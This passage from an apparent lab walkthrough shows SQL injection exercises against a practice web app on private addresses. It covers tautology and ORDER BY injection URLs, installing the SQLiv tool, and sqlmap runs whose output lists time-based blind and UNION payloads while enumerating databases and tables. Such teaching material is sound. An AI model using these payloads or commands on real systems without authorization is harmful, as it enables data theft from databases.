


Figure 1. 11: Example 4 solution

## Example 5

<http://172.20.10.2/sqli/example5.php?id=2 or 1 = 1>




Figure 1. 12: Example 5 solution

## Example 6

<http://172.20.10.2/sqli/example6.php?id=2 or 1=1>




Figure 1. 13: Example 6 solution

## Example 7

<http://172.20.10.2/sqli/example7.php?id=2%0A or 1=1>




Figure 1. 14: Example 7 solution

## Example 8

<http://172.20.10.2/sqli/example8.php?order=name`, `name>




Figure 1. 15: Example 8 solution

## Example 9

[http://172.20.10.2/sqli/example9.php?order=IF\(1,name,age\)](http://172.20.10.2/sqli/example9.php?order=IF(1,name,age))




Figure 1. 16: Example 9 solution

## SQL injection using SQLMAP on Kali Linux

### Install SQLiv tool on Kali Linux





Figure 2. 1: Install SQLiv tool





The screenshot shows a terminal window titled "root@kali: ~/sqliv" with the following output:

```
root@kali:~/sqliv# python setup.py -i
Collecting bs4
  Downloading https://files.pythonhosted.org/packages/10/ed/7e8b97591f6f456174139ec089c769f89a94a1a4025fe967691de971f314/bs4-0.0.1.tar.gz
Requirement already satisfied: beautifulsoup4 in /usr/lib/python2.7/dist-packages (from bs4)
Building wheels for collected packages: bs4
  Running setup.py bdist_wheel for bs4 ... done
  Stored in directory: /root/.cache/pip/wheels/a0/b0/b2/4f80b9456b87abedbc0bf2d52235414c3467d8889be38dd472
Successfully built bs4
Installing collected packages: bs4
Successfully installed bs4-0.0.1
Collecting termcolor
  Downloading https://files.pythonhosted.org/packages/8a/48/a76be51647d0eb9f10e2a4511bf3ffb8cc1e6b14e9e4fab46173aa79f981/termcolor-1.1.0.tar.gz
Building wheels for collected packages: termcolor
  Running setup.py bdist_wheel for termcolor ... done
  Stored in directory: /root/.cache/pip/wheels/7c/06/54/bc84598baldaf8f970247f550b175aaee85f68b4b0c5ab2c6
Successfully built termcolor
Installing collected packages: termcolor
Successfully installed termcolor-1.1.0
Collecting terminaltables
  Downloading https://files.pythonhosted.org/packages/9b/c4/4a21174f32f8a7e1104798c445dacc1d4df86f2f26722767034e4de4bff/terminaltables-3.1.0.tar.gz
Building wheels for collected packages: terminaltables
```

Figure 2. 2: setup


## SQL injection using SQLMap

Target URL is: <http://192.168.56.101/sqli/example1.php?name=root>

### Enumerate Database Name

To enumerate the database name, type the command given below.

`sqlmap -u "192.168.56.101/sqli/example1.php?name=root" --dbs`



```
root@kali: ~/sqliv
File Edit View Search Terminal Help

root@kali:~/sqliv# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:53:18

[10:53:19] [INFO] testing connection to the target URL
[10:53:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:53:20] [INFO] testing if the target URL content is stable
[10:53:20] [INFO] target URL content is stable
[10:53:20] [INFO] testing if GET parameter 'name' is dynamic
[10:53:20] [WARNING] GET parameter 'name' does not appear to be dynamic
[10:53:20] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[10:53:21] [INFO] testing for SQL injection on GET parameter 'name'
[10:53:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:53:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:53:21] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

Figure 2. 3: Command to enumerate Databases

```
new kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications Places Terminal Tue 10:58
root@kali: ~/sqliv

File Edit View Search Terminal Help
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'XGek'='XGek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c
706d6247416554547257755a4e4956615050544158666f57554f4e76,0x7178767871),NULL,NULL,NULL,N
ULL-- XakJ
---
[10:53:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[10:53:44] [INFO] fetching database names
available databases [2]:
[*] exercises
[*] information_schema

[10:53:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.56.101'


[*] shutting down at 10:53:44
root@kali:~/sqliv#
```

Figure 2. 4: Enumerated Databases

## Enumerate Table name

To enumerate the table names of a given database, type the command given below.

`sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D information_schema --tables`



```
root@kali: ~/sqliv
root@kali:~/sqliv# sqlmap -u "192.168.56.101/sqli/example1.php?name=root" -D information_schema --tables


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:00:52

[11:00:53] [INFO] resuming back-end DBMS 'mysql'
[11:00:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'Xgek'='Xgek

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716a6b7071,0x4c4d58676e787a44746b754c706d6247416554547257755a4e4956615050544158666f57554f4676,0x7178767871),NULL,NULL,NULL,NULL-- XakJ
...
